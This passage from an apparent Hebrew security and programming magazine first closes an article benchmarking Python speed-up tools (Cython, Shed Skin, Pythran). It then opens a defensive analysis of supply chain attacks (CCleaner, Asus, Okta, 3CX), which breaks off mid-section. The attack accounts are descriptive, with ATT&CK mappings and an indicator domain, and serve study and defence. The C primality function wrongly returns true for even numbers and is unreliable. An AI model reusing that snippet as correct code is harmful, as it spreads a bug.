ה-Cross Compiler הנפוץ והמתוחזק ביותר לשפת פייתון, בעל תמיכה רחבה בספריות. בניגוד לכלים אחרים שראינו עד כה, על מנת לבצע Cross Compilation באמצעות Cython יש לכתוב קוד המקור מחדש כדי להכווין את הקומפיילר כיצד לתרגם את הקוד לקובץ הרצה יעיל יותר אבל פונקציונלי באותה מידה. בעבר הקומפיילר של Cython תמך רק בשפת Cython (שאינה מהווה קוד פייתון תקין) אך כיום ניתן להשתמש ב-Cython גם עבור קוד שכתוב ב-Pure Python תקין עם שינויים קלים.

השינויים כוללים בעיקר type annotations של משתנים לוקליים. מכיוון שהשימוש ב-Pure Python קל יותר מאשר השימוש בשפת Cython, זאת הדוגמה אשר נראה במאמר (ובכל מקרה אין שינוי בביצועים בין שתי הגישות).

פונקציית ה-benchmark שלנו תראה כך לאחר הוספת ה-type annotations:

```
import cython

def is_prime(n: cython.ulonglong) -> bool:
    if n <= 3:
        return n > 1
    if (not (n % 2)) or (not (n % 3)):
        return False
    i: cython.ulonglong = 0
    for i in range(5, int(n**0.5)+1, 6):
        if (not (n % i)) or (not (n % (i+2))):
            return False
    return True
```

בעצם הוספנו רק הגדרת טיפוס לכל המשתנים הלוקליים מתוך הטיפוסים הנתמכים בספריית Cython. במקרה זה בגלל שהקלט לפונקציה צפוי להיות מספר גדול אז הגדרנו עבורו טיפוס שמייצג את הטיפוס unsigned long long int בשפת C.

נעקוב אחרי [התיעוד הרשמי](#) ונקמפל את הקוד באמצעות הקובץ setup.py עם מספר [ארגומנטי קונפיגורציה](#) שיעזרו לנו למטב את הביצועים ונסביר את משמעותם:

```
Cython pure python > setup.py
1   from setuptools import setup
2   from Cython.Build import cythonize
3
4   setup(
5       ext_modules = cythonize("utils.py",language_level=3,compiler_directives={
6                                                                                   'boundscheck': False,
7                                                                                   'wraparound': False,
8                                                                                   'cpow': False,
9                                                                                   'cdivision': True
10                                                                                  },
11                                                                                  annotate=True)
12  )
```

- Boundscheck - אין צורך בבדיקת גודל המשתנים בזמן הריצה על מנת להתריע על שגיאות זמן ריצה. נשתמש בארגומנט הזה רק לאחר שווידאנו שבחרנו בטיפוסים המתאימים לכל משתנה בקוד.
- Wraparound - אין צורך בבדיקה ושימוש של אינדקסים שליליים במערכים.
- Cpow - שמירה על התנהגות ברירת מחדל של פייתון עבור אופרטור החזקה.
- Cdivision - מבצע חלוקה אריתמטית פשוטה כמו בשפת C, ללא בדיקות נוספות שמעכבות את הריצה עבור אופרטור החלוקה הדיפולטי בפייתון.
- Annotate - יצירת קובץ פלט שמראה את יעילות תרגום קוד המקור לשפת C פר שורה.

שימוש נכון ב-Cython בד"כ יכלול כתיבת קוד איטרטיבית עם שימוש בפלט שמתקבל מארגומנט ה-annotate ושיפור השורות שמראות על ביצועים חלשים (מודגשות בצהוב בדרגות בהירות שונות):

```
Generated by Cython 3.0.8

Yellow lines hint at Python interaction.
Click on a line that starts with a "+" to see the C code that Cython generated for it.

Raw output: utils.c

+01: import cython
 02:
+03: def is_prime(n: cython.ulonglong) -> bool:
+04:     if n <= 3:
+05:         return n > 1
+06:     if (not (n % 2)) or (not (n % 3)):
+07:         return False
+08:     i: cython.ulonglong = 0
+09:     for i in range(5, int(n**0.5)+1, 6):
+10:         if (not (n % i)) or (not (n % (i+2))):
+11:             return False
+12:     return True
 13:
 14:
+15: if __name__=="__main__":
+16:     print(is_prime(8225092069056351469))
```

במקרה שלנו אין שורות כהות בתוך הלולאה ומבחינתנו זה סימן ש-Cython הצליח לבצע Cross Compilation באופן יחסית יעיל. נקמפל באמצעות הפקודה:

```
python setup.py build_ext --inplace
```

הפלט שמתקבל לאחר הרצת הסקריפט setup.py הוא קובץ בשם "utils.cpython-310-x86_64-linux-gnu.so" והוא קובץ ספרייה (shared object) בלינוקס שמאפשר לכל קוד פייתון בגרסה 3.10 לייבא ממנו פונקציות באופן ישיר:

```
from utils import is_prime
if __name__=="__main__":
    is_prime(8225092069056351469)
```

ונוכל להריץ את הקוד כמו כל סקריפט פייתון באמצעות ה-interpreter הרשמי.

Shed Skin

פרויקט ניסיוני למימוש קרוס-קומפיילר אוטומטי מפייתון לשפת ++C. בתיקיית הפרויקט ב-GitHub ישנן עשרות דוגמאות לתוכניות פייתון לדוגמה שהביצועים שלהן משתפרים פלאים בעזרת הכלי וזה גם מעיד שיש לכלי תאימות טובה עם ספריות פייתון פופולריות והוא מתוחזק באופן תדיר. בדומה ל-Cython ניתן ליצור בעזרת הכלי (so.) extension module שניתן לייבא ממנו פונקציות מתוך קוד פייתון רגיל.

נקמפל את קובץ ה-benchmark המקורי שלנו (utils.py) בעזרת הפקודות הבאות (שימו לב שעל מנת לתמוך במספרים גדולים מאוד נוסיף את הדגל long-- בעת הקומפילציה):

```
shedskin build --long -e utils.py
```

ונקבל בתוך תיקיית build שנוצרה קובץ ספריה תואם בשם utils.so אותו נייבא לצורך ה-benchmark בדומה לשימוש שהראנו ב-Cython.

Pythran


הכלי הכי מוכר בשיטת AOT אחרי Cython, ובניגוד אליו כמעט לא דורש התאמה ושינוי של הקוד טרם הקומפילציה. עבור כלי זה על הסקריפט שמתקבל כקלט להכיל פונקציות בלבד ויש צורך להדריך את הכלי אילו פונקציות לייצא באמצעות הוספת שבגנ בראש הקובץ:

```
#pythran export is_prime(int)
```

הקמפול מתבצע ע"י הרצת הכלי עם ארגומנט יחיד שהוא הסקריפט שלנו:

```
~<pythran path>/pythran utils.py
```


לאחר הפעלת הכלי יווצר extension module תואם לגרסת פייתון המותקנת על המחשב:



לוח תוצאות

נציג את תוצאות זמן הריצה שמדדנו באמצעות הכלי Hyperfine בטבלה:

is_prime(8225092069056351469)							
שיטה	Vanilla	JIT			AOT		
כלי	CPython 3.10	Numba	PyPy	Pyston	Cython	Shed Skin	Pythran
זמן (שניות)	92.6	8.6	9.49	73.45	5.728	7.7	7.12
פקטור שיפור	**1**	**10.8**	**9.8**	**1.3**	**16.2**	**12.0**	**13.0**



כמה אנחנו רחוקים מהאופטימום האפשרי?

כל הפתרונות שהצגנו מערבים מן הסתם שימוש בשפת פייתון, אבל אם נרצה לבחון אובייקטיבית את ביצועי השפה (לאחר שימוש בכלי האופטימיזציה) ביחס לשפות תכנות אחרות?

הסטנדרט הלא רשמי לקוד שאמור לרוץ מהר הוא תוכנית שעברה קומפילציה בשפת C. ניקח מימוש זהה פונקציונלית לבדיקת הראשוניות בשפת C:

```
int IsPrime(unsigned long long int n)
{
    if (n == 2 || n == 3)
        return 1;
    if (n <= 1 || n % 2 == 0 || n % 3 == 0)
        return 1;
    for (unsigned long long int i = 5; i * i <= n; i += 6)
    {
        if (n % i == 0 || n % (i + 2) == 0)
            return 0;
    }
    return 1;
}

int main()
{
    IsPrime(8225092069056351469);
}
```

נקמפל באמצעות הקופיילר gcc ונמדוד:

```
dylan@dylan-pc:~/Desktop/C_bench$ gcc is_prime.c -o is_prime
dylan@dylan-pc:~/Desktop/C_bench$ hyperfine ./is_prime
Benchmark 1: ./is_prime
  Time (mean ± σ):     5.823 s ±  0.028 s    [User: 5.801 s, System: 0.005 s]
  Range (min … max):   5.767 s …  5.859 s    10 runs
```

התוכנית אפילו מעט **איטית** יותר מהשימוש בכלי Cython. וזה מרמז שאנחנו בכלל לא רחוקים מהאופטימום האפשרי במקרה הזה.

מתי נשתמש בזה?

למרות שהפונקציה לבדיקת ראשוניות שבחרנו יחסית אופטימלית ברמת קוד המקור ומכילה אך ורק חישובים לוגיים ומתמטיים, עדיין הצלחנו לשפר את ביצועי זמן הריצה שלה פי 16 והראנו **שנחש יכול להיות יותר מהיר מצ'יטה** (אם יודעים באילו כלים להשתמש).

חלק מהכלים מצריכים ידע מקדים ושינויים בקוד וחלקם לא מצריכים מאמץ בכלל ועדיין מביאים לתוצאות מרשימות. עבור benchmarks מסובכים יותר שמערבים לא רק חישובים מתמטיים אלא גם שימוש במבני נתונים גדולים אנחנו עשויים לראות אפילו שיפור גדול יותר אבל היחס בין ביצועי הכלים השונים ייטה להישמר.

עם זאת צריך להיות מודעים לעובדה שבמקרים חריגים אנחנו עלולים לחוות ירידה בביצועים לאחר שימוש בחלק מהכלים. לכן לפני שאתם רצים למטב את הקוד שלכם חשוב שנלמד גם על המגבלות של הכלים שהצגנו.

מתי לא נשתמש בזה?

למרות שפייתון נוטה להיות איטית, יש מקרים בהם היא מאוד מהירה. מקרים כאלה בד"כ יכללו שימוש בעיקר בפונקציות פרימיטיביות של השפה אשר ממומשות מראש בשפת C למטרות מיטוב ביצועים.

נביא דוגמה נגדית לאלגוריתם בפייתון שקשה להשיג עבורו ביצועים טובים יותר בשפות אחרות, וקשה מאוד לשפר אותו אפילו לאחר שימוש בכלי האופטימיזציה שסקרנו. האלגוריתם הפעם יקבל כקלט מספר גדול כלשהו N ויחזיר בפלט קבוצה (set) של כל המספרים הראשוניים שקטנים או שווים ל-N.

קל להבין שמדובר בבעיה קשה יותר מאשר בדיקת ראשוניות של מספר יחיד: נדרש להחזיר קבוצה (בגודל שאינו ידוע מראש) של ראשוניים (שאינם ידועים מראש) וגם להקצות כמות זיכרון לא זניחה לשם כך. גם כאן, נבחר מימוש אידיאלי מבחינת זמן ריצה בשיטת הנפה של ארטוסתנס:

```python
def sieve_of_eratosthenes(n):
    sieve = set(range(2, n + 1))
    primes = []
    while sieve:
        prime = sieve.pop()
        primes.append(prime)
        sieve -= set(range(prime, n + 1, prime))
    return primes

if __name__=="__main__":
    N = 1000000
    prime_numbers = sieve_of_eratosthenes(N)
```

ואכן בהרצת הקוד באמצעות הפרויקט הרשמי (CPython) נקבל תוצאות לא רעות:

```
dylan@dylan-pc:~/Desktop/Primes$ hyperfine ./bench_python
Benchmark 1: ./bench_python
  Time (mean ± σ):     704.9 ms ±  12.0 ms    [User: 587.7 ms, System: 116.0 ms]
  Range (min … max):   691.1 ms … 736.7 ms    10 runs
```

כעת נשתמש בכלי האופטימיזציה כמו שלמדנו ונשווה את התוצאות:

sieve_of_eratosthenes(1000000)							
שיטה	Vanilla	JIT			AOT		
כלי	CPython 3.10	Numba	PyPy	Pyston	Cython	Shed Skin	Pythran
זמן (שניות)	0.704	1.017	1.34	0.689	0.692	420.24	484.31
פקטור שיפור	**1**	**0.7**	**0.5**	**1.0**	**1.0**	**0.0**	**0.0**

כמעט כל הכלים הביאו לביצועים גרועים (!) יותר מאשר המימוש הרשמי וחלקם אפילו היו בערך פי 600 יותר איטיים.

מה קורה פה? ממה נובע ההבדל? שימו לב שהפונקציה שמייצרת את הראשונים כמעט ולא מכילה ביטויים אריתמטיים אלא בעיקר עבודה עם מבני נתונים כמו טווחים וקבוצות, אשר ממומשים באמצעות פונקציות פרימיטיביות של שפת פייתון. פונקציות פרימיטיביות הן פונקציות ליבתיות בשפה (כמו appendpop) אשר אינן צריכות לעבור תרגום וממומשות בפרויקט הרשמי בצורה מיטבית. כלומר הן נכתבות מראש בשפת C, עוברות תהליך אופטימיזציה ידני (בשפת C) ע"י המפתחים ולבסוף מקומפלות לשפת מכונה. שימוש בכלי AOT שאינם מונחי טיפוסים (כמו Shed Skin ו-Pythran) במקרה כזה "יכריח" לתרגם אותן מחדש (לשפת C), ובאופן בלתי נמנע התרגום עצמו לא יהיה מיטבי כמו המקור (שכבר עבר אופטימיזציה).

אבחנה מעניינת היא שהכלי Pyston שהציג את השיפור הכי פחות משמעותי עבור ה-benchmark שבחרנו לבדיקת ראשוניות הפעם דווקא הציג את הביצועים הטובים ביותר (בהפרש קטן) מבין כל הכלים והצליח לשפר מעט את זמן הריצה. זה הגיוני אם נזכרים ש-Pyston נמנה על הכלים הפועלים בשיטת JIT אשר משתמשים באופן יעיל יותר ב-interpreter של פייתון מבלי לתרגם את הקוד בפועל לשפות אחרות.

עם זאת, הדוגמה הזו מלמדת שכאשר הכלים שלמדנו כמעט ולא מצליחים לשפר בפועל את זמן הריצה מדובר ברמז לכך שהקוד עצמו כבר במצב לא רע מבחינת ביצועים.

אחרית דבר

לאורך כתיבת המאמר גיליתי שלמרות שהמאמר נועד להיות מקיף ושלם, בפועל הוא רק מייצג מבוא לעולם של Link-Time/Post-Link Optimization בשפת פייתון ויש עוד הרבה ידע שלצערי לא הצלחתי להעביר במאמר במסגרת המאמצים לשמור אותו תמציתי, פרקטי ובעל ערך מיידי לקורא. אם קראתם את המאמר, ביצעתם את השלבים המתוארים בו ובכל זאת יש לכם צורך בשיפור נוסף בביצועים אני ממליץ לעיין ברשימת הקישורים השימושיים להעמקה בסוף המאמר.

סיכום

התחלנו את המאמר עם מטרה אמורפית של שיפור ביצועי קוד פייתון והעמקנו בהגדרות כדי לזקק את ההבנה של מה המשמעות האמיתית של אופטימיזציה וכיצד נגדיר אותה באופן פורמלי. למדנו מהם מדדי ביצועים ופונקציות מטרה וגם ראינו כיצד ניתן למדוד חלק מהם באופן מדויק ויעיל. סקרנו את 6 הכלים המובילים כיום לביצוע Link-Time Optimization על קוד פייתון, למדנו כיצד להשתמש בהם ומהם היתרונות והחסרונות של כל אחד.

בעזרת השימוש בכלים הצלחנו לשפר את ביצועי זמן הריצה של פונקציה לבדיקת ראשוניות של מספר גדול מאוד פי יותר מ-1,600% וראינו כיצד בא לידי ביטוי הקשר בין מעורבות המתכנת בתהליך האופטימיזציה לבין השגת גבול היכולת הביצועית של הקוד. מעבר לכך, גילינו שהקוד המתקבל לאחר אופטימיזציה מצליח אפילו להשיג תוצאות מעט טובות יותר מאשר שפות low-level כמו C. לבסוף ראינו באילו מקרים לא נרצה לבצע אופטימיזציה באמצעות הכלים שלמדנו והבנו גם מהי הסיבה לכך.

על המחבר


יואב לוי בעל תואר ראשון בהנדסת מחשבים ותוכנה, תואר שני בהנדסת חשמל, ועוסק כיום במחקר סייבר אבטחתי בתחומי ה-Malware Analysis ו-Reverse Engineering. מתעניין בעולמות האופטימיזציה, סייבר, מודיעין וגיאו-פוליטיקה.

קישורים שימושיים

- פרויקט Cython
- פרויקט Shed Skin
- פרויקט Pythran
- פרויקט Numba
- פרויקט PyPy
- פרויקט Pyston
- הרצאה עם פתרון מודרך לאופטימיזציה באמצעות Numba ו-Cython
- הרצאתו של פרופ' אמרי ברגר על ביצועי שפת פייתון ודרכי המדידה
- סרטון הדרכה על שימוש מתקדם ב-Cython 3.0

קוד מקור

https://github.com/YoavLevi/Practical-Python-Performance-Optimization-Source-Code.git



The Future of Supply Chain Attacks

מאת ליאור יקים

הקדמה

מתקפות שרשרת אספקה מלוות אותנו משחר ההיסטוריה. קוראי המגזין עשויים לחשוב מיידית על שרשרת אספקת תוכנה, אך צריך לזכור שקיימים סקטורים נוספים החשופים למתקפות אלו. הבנת האיום במימד הפיזי תסייע לנו להתמודד עם האתגרים איתם אנו ניצבים היום. דוגמא לאיום במימד הפיזי היא הרעלת ה-Tylenol שהתרחשה ב-1982. Tylenol הוא אחד ממשככי הכאבים הנמכרים בארה"ב. אלמוני הציב לו למטרה לפגוע בצרכני התרופה (מסיבות השמורות עימו).

הוא איננו יכול לפרוץ את מעגל האבטחה הפיזית של פס הייצור, שכן הוא מאובטח כהלכה מפאת רגישותו. אותו אלמוני תהה לעצמו, מהו המסלול אותו עוברת התרופה מרגע הייצור עד לצריכתה ע"י הלקוח. החוליה החלשה שהתגלתה הייתה חנויות ה-b2c, כלומר החנויות אשר מוכרות ישירות ללקוח. הפושע הכיר את הנוהל המקובל שבו ניתן להחזיר מוצר לאחר הרכישה, רכש מספר רב של תרופות וניצל זאת כדי להוסיף מעט ציאניד בטרם ההחזרה לחנות.


על אף שזוהי איננה הדרך היעילה ביותר לבצע מתקפת שרשרת אספקה (עבודה ידנית המשפיעה על מספר לקוחות מצומצם) מעניין לראות כי אותו מקרה גרר רגולציה מחמירה בכל עולם התרופות ויצירת אריזות anti-tampering. התפתחויות דומות נעשו בעולם התוכנה, וחברות רבות חרטו על דגלן לנסות ולאבטח את שרשראות האספקה מתוך הבנה שזהו וקטור תקיפה מרכזי בעל ערך רב עבור התוקף. היבט נוסף המקשר בין תקרית ה-Tylenol לעולם התוכנה הוא חיפוש החוליה החלשה כמטרה עיקרית. אנו עדים לנסיונות בעולם התוכנה שבהם תוקפים שואפים לפרוץ לארגונים גדולים ע"י פריצה ל-3rd party החלש ביותר שאותו ארגון תלוי בו.

במאמר זה נציג מספר מתקפות שרשרת אספקה דומיננטיות שהתרחשו בשנים האחרונות, ננתח את דפוסי הפעולה השכיחים של קבוצות התקיפה (APT - Advanced Persistent Threat) הידועות לשמצה כדוגמת Winnti ו-Lazarus. לאחר מכן נציע נקודת מבט הנוגעת לעתיד שרשראות האספקה, תוך הדגמה בעזרת תקיפה של חברה דמיונית בשם "Euro Bank".

מתקפות שרשרת אספקה

כפי שציינו בהקדמה, שרשראות אספקה הינן וקטור תקיפה מרכזי המושך תוקפים רבים. בגרף הבא ניתן לראות את קצב הגידול בהיקף המתקפות, בין השנים 2019 ל-2022. קצב גידול שנתי ממוצע של 742% אינו מותיר מקום לספק - התוקפים מרכזים מאמץ באיזור זה ועל הארגונים השונים להיערך בהתאם.

FIGURE 1.6. NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS, 2019–2022



נתחיל בסקירת המתקפות:

CCleaner (2017)

CCleaner זוהי תוכנה פופולארית מאוד לניקוי קבצים בעלת למעלה מ-2.5 מיליארד הורדות. חברת Piriform אשר פיתחה את התוכנה, נרכשה על ידי Avast ב-2017. כמות ההורדות האדירה, הופכת את התוכנה לקורבן צפוי של מתקפת שרשרת אספקה בגלל פוטנציאל הנזק האדיר - השפעה על מיליוני לקוחות.

Winnti הינה קבוצת תקיפה סינית ותיקה הפועלת מאז 2010. הקבוצה אחראית למספר תקיפות משמעותיות וחבריה מבוקשים על ידי ממשל בארה"ב. בשנת 2017 הצליחה הקבוצה לדחוף עדכון תוכנה זדוני אל האתר הרשמי של CCleaner, דרך שרת ה-build.

דריסת הרגל הראשונית התבצעה על ידי ניצול עמדתו של אחד המפתחים שהייתה במצב idle. בוצעה השתלטות מרחוק על ידי תוכנת Team Viewer, ולמזלם של התוקפים אותה עמדה הייתה מחוברת לרשת הפנימית של הארגון. ישנה הנחה שההרשאות להזדהות הראשונית הושגו בתקיפות עבר. התוקף השתמש

ב-ShadowPad בתור פלטפורמת malware. ה-loader הכיל shellcode שהיה Obfuscated עם יכולת טעינת פלאגינים דינאמית מול ה-C2. אותם פלאגינים היו מוצפנים ומכווצים, וניכר כי בוצעו התאמות בקוד הנוזקה, מה שמרמז על כך שהתוקף השיג גישה לקוד המקור של ShadowPad. הקוד הזדוני שהוזרק הכיל 2 שלבים נפרדים. הראשון שבהם (סקריפט VB) נועד לאיסוף מידע אודות הסביבה הנתקפת, תקשורת אל שרת ה-C2 (Command and Control) וטעינת השלב הבא. בשלב השני התוקף טרגט כ-40 לקוחות ספציפיים, אשר קיבלו את ה-payload דרך אותו C2.

על מנת למקסם את הנזק תוך הקטנת סיכון לחשיפה, בוצע שלב אימות אשר וידא כי למשתמש הנתקף יש הרשאות אדמין. במידה ונמצאו הרשאות נמוכות יותר, לא בוצעה כל פעולה. זוהי עדות לכך ש-Winnti בוחרים מטרות ספציפיות בעלות ערך ומוכנים לוותר על נזק פוטנציאלי לטובת Persistence. כמו כן בוצע שימוש ב-DGA (Domain Generation Algorithm) לצורך Obfuscation של התקשורת מול שרת ה-C2. ה-payload בשלב השני לא גרם לנזק משמעותי. תוכנן שלב נוסף שיבוצע בעזרת ShadowPad, אך שלב זה לא התממש. הסבר אפשרי הוא גילוי מוקדם מהצפוי של התוקף.

על מנת להתגונן מול איומים מסוג זה, חשוב לוודא כי כל שינוי קוד מצריך Secondary reviewer כחלק מתהליך CI/CD מסודר. תהליך חתימת הקוד צריך להיות מבודד ומבוקר, ועלינו להציב כלי ניטור שונים לזיהוי אנומליות וגישות שאינן מורשות. כמובן שמנגנוני בקרת זהויות קלאסיים (כדוגמת MFA) נדרשים אף הם כדי למנוע גישה ראשונית למערכת ניהול הגרסאות (VCS).

ניתן להיעזר ב-ATT&CK framework על מנת למפות את ה-TTPs הרלוונטיים להתקפה זו מנקודת מבט הגנתית. דוגמאות:

Compromise Accounts ,Supply Chain Compromise, Domain Generation Algorithms, Code Signing, Obfuscated Files or Information

Asus (2018)

לאחר ההצלחה המסחררת של Winnti בתקיפה על CCleaner, חיפשו חבריה מטרה איכותית חדשה. Asus הינה ספקית המחשבים החמישית בגודלה בארה"ב. המחשבים שלה מגיעים עם תוכנה מובנית בשם ASUS Live Update האחראית על כלל עדכוני התוכנה הקשורים למוצרי Asus. Winnti הצליחו להשיג תעודה דיגיטלית תקנית מטעם Asus והשתמשו בה על מנת לחתום עדכון תוכנה זדוני שהוחדר אל תוך live update utility כ-backdoor. השימוש בתעודה ולידית, הקל על התוקפים ואפשר להם לחמוק מתהליכי ניטור ובדיקה שגרתיים.

כמות המשתמשים האדירה של התוכנה (מעל מליון יוזרים הושפעו) אפשרה לתוקף לבחור בקפידה את קורבנותיו. כחלק מהעדכון הזדוני, התוקף חיפש כתובות mac ספציפיות וכאשר אלו נמצאו בוצע נסיון התחברות לדומיין asushotfix[.]com. בחירת השם אינה מקרית, זהו נסיון הטעיה בתקווה שצוותי ההגנה יפרשו כתובת זו כתעבורה לגיטימית. בדומה למתקפה של CCleaner ה-payload התחלק ל-2 חלקים. הראשון שימש ל-Reconnaissance והשני כוון אך ורק לסביבות המכילות למעלה מ-600 מכשירים. ניכר כי Winnti שחזרו מספר טכניקות פעולה במתקפה זו. נקודה ייחודית ראויה לציון היא העובדה שהתוכנה המדוברת (live update) דורשת גישה ל-BIOS, ולכן תהליך Patching סטנדרטי לא בהכרח יהיה יעיל כאמצעי התגוננות.

גם באירוע זה ניתן להיעזר ב-ATT&CK framework על מנת למפות את ה-TTPs הרלוונטיים להתקפה. דוגמאות:

Supply Chain Compromise, Code Signing, Gather Victim Identity Information

Okta (2022)

אוקטה היא חברה ותיקה בתחום identity security. בין לקוחותיה הרבים נמנים גופים ממשלתיים וחברות ענק. קבוצת התקיפה Lapsus$ המרבה לתקוף חברות גדולות (Microsoft, Nvidia ועוד) הבינה את פוטנציאל הנזק, וסימנה את אוקטה כמטרה. קבוצה זו מרבה להשתמש בשיטות social engineering מגוונות הכוללות שוחד (תשלום עבור credentials ו-MFA approvals) ואף סחיטה.

התקיפה התרחשה דרך ספק צד שלישי בשם Sitel. ספק זה סיפק שירותי תמיכה עבור אוקטה והתאפיין ברמת הרשאה גבוהה למשאבים שלהם. תחילה הותקף עובד בעל הרשאות לרשת הפנימית. לאותו עובד הייתה הרשאה לרסט סיסמאות ו-MFA factors. התוקף התחבר לעמדת העובד הנתקף בעזרת RDP, בזמן שהוא היה מחובר לסביבת Okta.

Lapsus$ סיפקו צילומי מסך כהוכחה לפריצה, ובהם ניתן לראות כלי backend admin תחת תווית של "Superuser" לניהול לקוחות. באופן טבעי, המונח "משתמש על" גרם להרבה פאניקה בתעשייה והרבה לקוחות אוקטה תהו האם הם חשופים לפריצה זו. חברות ענק כמו CloudFlare שהן לקוחות של אוקטה ביצעו פעולות פרואקטיביות כגון איפוס סיסמאות גורף לכל היוזרים שהשתנו לאחרונה. ה-CSO של אוקטה הכריז שלא התאפשרה גישת "god" כמשתמע מן האירוע. גישה לכלים פנימיים בשימוש Okta, כמו Jira ו-Slack אכן התאפשרה.

אוקטה למדה על התקרית ב-20 לינואר על ידי נסיון הוספת MFA factor ממקור גיאוגרפי חריג. אירוע זה קפץ לצוות ה-SOC במערכות ה-SIEM. בעקבות אותו זיהוי, אוקטה ניתקה את הסשן של העובד הקורבן והשעתה את חשבונו.

על פי ממצאי התחקיר המשותף של שתי החברות (Sitel-ו Okta) 366 לקוחות נחשפו כתוצאה מהפרצה. באותו הזמן כמות זו ייצגה 2.5% מכלל הלקוחות של החברה, ועדיין מדובר במאות לקוחות משמעותיים בפרופיל סיכון גבוה.

תקרית זו מדגישה את פגיעות הפקטור האנושי בתוך מערך ההגנה של ארגונים. כל עובד, ובמיוחד עובדים בעלי הרשאות גבוהות (תמיכה, IT, DevOps ועוד) צריכים להיות ערים לסיכונים הרבים של Phishing ו-Social Engineering. לא מעט מתקפות שרשרת אספקה התחילו מגניבת זהות פשוטה של עובד שלא ציית באדיקות לנהלי האבטחה בארגון. טעויות נפוצות הן סנכרון חשבונות פרטיים לחשבונות ארגוניים (gmail to service account), מחזור סיסמאות, שימוש ברשתות שאינן מוכרות ועוד.

גם באירוע זה ניתן להיעזר ב-ATT&CK framework על מנת למפות את ה-TTPs הרלוונטיים להתקפה. דוגמאות:

Compromise Accounts, Phishing, Supply Chain Compromise, Modify Authentication Process - MFA, Data from Local System

3CX (2023)

עד כה למדנו שמתקפות שרשרת אספקה מסוגלות לפגוע קשות במגוון רחב של לוקחות במקביל. מה דעתכם על מתקפת שרשרת אספקה כפולה? מייד נסביר.

לחברת 3CX יש מוצר VoIP מצליח עם למעלה מ-12 מליון משתמשים. על מנת לחדור אל שרשרת האספקה של מוצר זה, קבוצת התקיפה Lazarus בחרה להתחיל בתקיפת שרשרת אספקה של ספק קטן יותר, אשר 3CX תלויים בו. שיטה זו מאפשרת לתוקפים להתמודד עם הגנות חלשות יותר, שהרי לא כל ספק חיצוני משקיע סכומי עתק באבטחת מידע כמו ענקיות הטכנולוגיה. דרך פעולה זו בעצם פורסת שטיח אדום עבור התוקף היישר אל תוך שרשרת האספקה של הארגון המוקשח.

במקרה שלנו Lazarus סימנו כמטרה ספק פיננסי בשם Trading Technologies. הכלי הפופולארי שלהם הנקרא X_Trader, כלל עדכון תוכנה זדוני בעת ההורדה מן האתר הרשמי. עובד של 3CX הוריד את הכלי, ונדבק ב-Malware. הנוזקה אפשרה לתוקף לאסוף credentials מהמכונה הנתקפת, מה שאפשר לו לגשת אל הרשת הפנימית דרך VPN יומיים לאחר ההדבקה. התוקף ביצע lateral movement תוך שימוש בכלי Fast Reverse Proxy בחיפוש אחר credentials. על מנת לחמוק מזיהוי, הכלי Frp שונה ל-MsMpEng.exe והועבר לתיקייה "C:\Windows\System32". התוקף ניסה להגיע אל שרתי ה-build שהם חלק מתהליך ה-CI/CD המלא של 3CX. משלב זה המתקפה הכילה שוני בין מערכות הפעלה שונות.

בסביבת Windows:

התוקף השתמש ב-DLL hijacking כנגד שירות IKEEXT אשר רץ עם הרשאות LocalSystem. מטרת הפעולה הינה Persistence, והשימוש בבינאריים של מייקרוסופט מפחית את הסיכוי לזיהוי מוקדם. התוקף הטמיע זוג נוזקות - TAXHAUL and COLDCAT.

- TAXHAUL - מפענח ומריץ shellcode, מהווה טריגר ל-downloader.
- COLDCAT - downloader מורכב, הוגדר להיות רדום למשך שבעה ימים מלאים.

בסביבת macOS:

